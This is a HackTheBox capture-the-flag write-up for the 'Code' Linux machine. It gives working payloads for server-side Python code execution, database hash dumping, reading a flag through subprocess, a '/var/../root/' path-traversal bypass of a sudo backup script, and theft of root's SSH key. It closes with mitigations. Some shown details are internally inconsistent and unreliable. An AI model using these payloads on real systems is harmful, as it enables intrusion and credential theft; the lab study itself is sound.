HackTheBox - Code Writeup
A detailed walkthrough of the Code machine from HackTheBox, featuring Server-Side Template Injection (SSTI) exploitation and privilege escalation via backup script manipulation.

Machine Information
| Attribute | Details |
|---|---|
| Machine Name | Code |
| Difficulty | Easy |
| OS | Linux |
| IP Address | 10.10.11.62 |
Reconnaissance
Nmap Scan
Starting with a comprehensive Nmap scan to identify open ports and running services:
1
nmap -sCV -T5 --min-rate 2000 -v -oN code.nmap -Pn 10.10.11.62
Scan Results:
1
2
3
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12
5000/tcp open  http    Gunicorn 20.0.4
Key Findings
- SSH (Port 22): OpenSSH 8.2p1 running on Ubuntu
- HTTP (Port 5000): Gunicorn 20.0.4 hosting a Python web application
- Web Title: Python Code Editor
Initial Access
Web Application Analysis
Navigating to http://10.10.11.62:5000 reveals a Python code editor interface. This immediately suggests the application might be processing user-submitted Python code on the server side.
 Python code editor running on port 5000
Server-Side Template Injection (SSTI)
While testing the application, I discovered it was using Jinja2’s render_template_string() to process user input, indicating a potential SSTI vulnerability.
Confirming SSTI
Testing with a basic mathematical expression:
1
print(render_template_string(""))
Result: 42 ✅
This confirms that Jinja2 template rendering is being executed server-side.
Enumerating the Environment
Global Variables Enumeration
1
print(globals())
This revealed several interesting objects, including a reference to a database.db file and various Flask application objects.


Interesting findings in global variables
Local Variables Enumeration
1
print(locals())
After analyzing the local scope, I discovered we had access to database models, including a User model.
Database Extraction
Using SQLAlchemy’s ORM capabilities through the SSTI vulnerability:
1
print([(user.id, user.username, user.password) for user in User.query.all()])
Output:
1
2
[(1, 'admin', '5f4dcc3b5aa765d61d8327deb882cf99'),
 (2, 'martin', '8c6976e5b5410415bde908bd4dee15dfb167a9c873fc4bb8a81f6f2ab448a918')]
Password Cracking
Using CrackStation to crack the MD5 hash:
 Successfully cracked martin’s password hash
Credentials Found:
1
martin:nafeelswordsmaster
User Flag
Before pivoting, we can extract the user flag directly through SSTI using Python’s subprocess module:
1
print(''.__class__.__base__.__subclasses__()[317]('cat /home/app-production/user.txt', shell=True, stdout=-1).communicate())
User Flag Captured! ✅
Privilege Escalation
SSH Access
With valid credentials, we can now SSH into the machine:
1
ssh martin@10.10.11.62
Sudo Privileges Enumeration
1
martin@code:~$ sudo -l
Output:
1
2
User martin may run the following commands on localhost:
    (ALL : ALL) NOPASSWD: /usr/bin/backy.sh
Martin can execute /usr/bin/backy.sh as root without a password!
Analyzing the Backup Script
Examining the /usr/bin/backy.sh script:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
#!/bin/bash
if [[ $# -ne 1 ]]; then
    /usr/bin/echo "Usage: $0 <task.json>"
    exit 1
fi

json_file="$1"

if [[ ! -f "$json_file" ]]; then
    /usr/bin/echo "Error: File '$json_file' not found."
    exit 1
fi

allowed_paths=("/var/" "/home/")
updated_json=$(/usr/bin/jq '.directories_to_archive |= map(gsub("\\.\\./"; ""))' "$json_file")
/usr/bin/echo "$updated_json" > "$json_file"

directories_to_archive=$(/usr/bin/echo "$updated_json" | /usr/bin/jq -r '.directories_to_archive[]')

is_allowed_path() {
    local path="$1"
    for allowed_path in "${allowed_paths[@]}"; do
        if [[ "$path" == $allowed_path* ]]; then
            return 0
        fi
    done
    return 1
}

for dir in $directories_to_archive; do
    if ! is_allowed_path "$dir"; then
        /usr/bin/echo "Error: $dir is not allowed. Only directories under /var/ and /home/ are allowed."
        exit 1
    fi
done

/usr/bin/backy "$json_file"
Understanding the Vulnerability
The script has a critical flaw in its path validation logic:
- It only checks if paths start with
/var/or/home/ - The
jqfilter removes../sequences, but only after the path validation - We can use path traversal to bypass restrictions
Exploitation Strategy
Initial failed attempts:
1
2
3
4
{
    "destination": "/home/martin/backups/",
    "directories_to_archive": ["/root/.ssh/"]
}
Error: /root/.ssh/ is not allowed ❌
1
2
3
4
{
    "destination": "/home/martin/backups/",
    "directories_to_archive": ["/var/../../../../../../root/.ssh/"]
}
Error: Still blocked after jq processing ❌
Successful Bypass
The key insight: start with an allowed path, then traverse before the security check evaluates the final path:
1
2
3
4
5
6
7
8
{
  "destination": "/home/martin/",
  "multiprocessing": true,
  "verbose_log": true,
  "directories_to_archive": [
    "/var/../root/"
  ]
}
Executing the Exploit
1
martin@code:~/backups$ sudo /usr/bin/backy.sh taskss.json
Output:
1
2
3
4
5
6
7
8
9
10
11
12
13
2025/03/29 08:36:53 🍀 backy 1.2
2025/03/29 08:36:53 📋 Working with taskss.json ...
2025/03/29 08:36:53 💤 Nothing to sync
2025/03/29 08:36:53 📤 Archiving: [/var/../root]
2025/03/29 08:36:53 📥 To: /home/martin ...
2025/03/29 08:36:53 📦
tar: Removing leading `/var/../' from member names
/var/../root/
/var/../root/.ssh/
/var/../root/.ssh/id_rsa
/var/../root/.ssh/authorized_keys
/var/../root/root.txt
[... truncated ...]
Success! The entire root directory is now archived in /home/martin/.
Extracting Root Credentials
1
2
3
4
martin@code:~$ tar -xjf code_var_.._root_2025_March.tar.bz2
martin@code:~$ cd root/
martin@code:~/root$ cat root.txt
9234e99aacc8f86f70344547d6d1efab
Root Flag Captured! 🚩
Root SSH Access
We can also extract root’s SSH private key for persistent access:
1
martin@code:~/root$ cat .ssh/id_rsa
Copy the private key and connect:
1
2
chmod 600 id_rsa
ssh -i id_rsa root@10.10.11.62
Key Takeaways
Vulnerabilities Exploited
- Server-Side Template Injection (SSTI) in Jinja2
- Allowed arbitrary Python code execution
- Enabled database enumeration and credential extraction
- Insecure Path Validation in backup script
- Path traversal bypass via
/var/../root/ - Logic flaw: validation before normalization
- Path traversal bypass via
- Unrestricted Sudo Permissions
- User could execute backup script as root
- No proper input sanitization
Lessons Learned
Never trust user-supplied input in template rendering. Always use safe alternatives like
render_template()with proper context isolation.
Path validation must normalize paths before checking against allowlists. Use
realpath()or similar functions to resolve symbolic links and relative paths.
Mitigation Recommendations
- For SSTI: Use sandboxed template environments or avoid
render_template_string()entirely - For Path Traversal: Implement proper path canonicalization before validation
- For Sudo Permissions: Apply principle of least privilege and validate all inputs rigorously
Tools Used
- Nmap - Port scanning and service enumeration
- CrackStation - Hash cracking
- jq - JSON processing (used by target system)
- Python - SSTI payload crafting
Conclusion
Code was an excellent machine for practicing SSTI exploitation and understanding the nuances of path traversal vulnerabilities. The escalation path demonstrated how seemingly small oversights in validation logic can lead to complete system compromise.
Final Stats:
- ⏱️ Time to User: ~30 minutes
- ⏱️ Time to Root: ~45 minutes
- 🎯 Difficulty Rating: Easy/Medium
Thanks for reading! Feel free to reach out if you have questions about this writeup.
Happy Hacking! 🚀